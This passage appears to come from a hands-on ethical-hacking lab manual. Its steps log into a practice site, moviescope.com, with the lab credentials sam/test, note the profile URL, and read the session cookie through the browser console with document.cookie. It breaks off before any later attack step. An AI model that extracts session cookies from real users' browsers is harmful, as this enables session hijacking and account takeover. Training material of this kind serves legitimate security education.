
7. In the **Mozilla Firefox** window, type **http://www.moviescope.com/** in the address bar and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.

   Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.




8. Once you are logged into the website, click the **View Profile** tab from the menu bar; and when the page has loaded, make a note of the URL in the address bar of the browser.


9. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.



10. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.

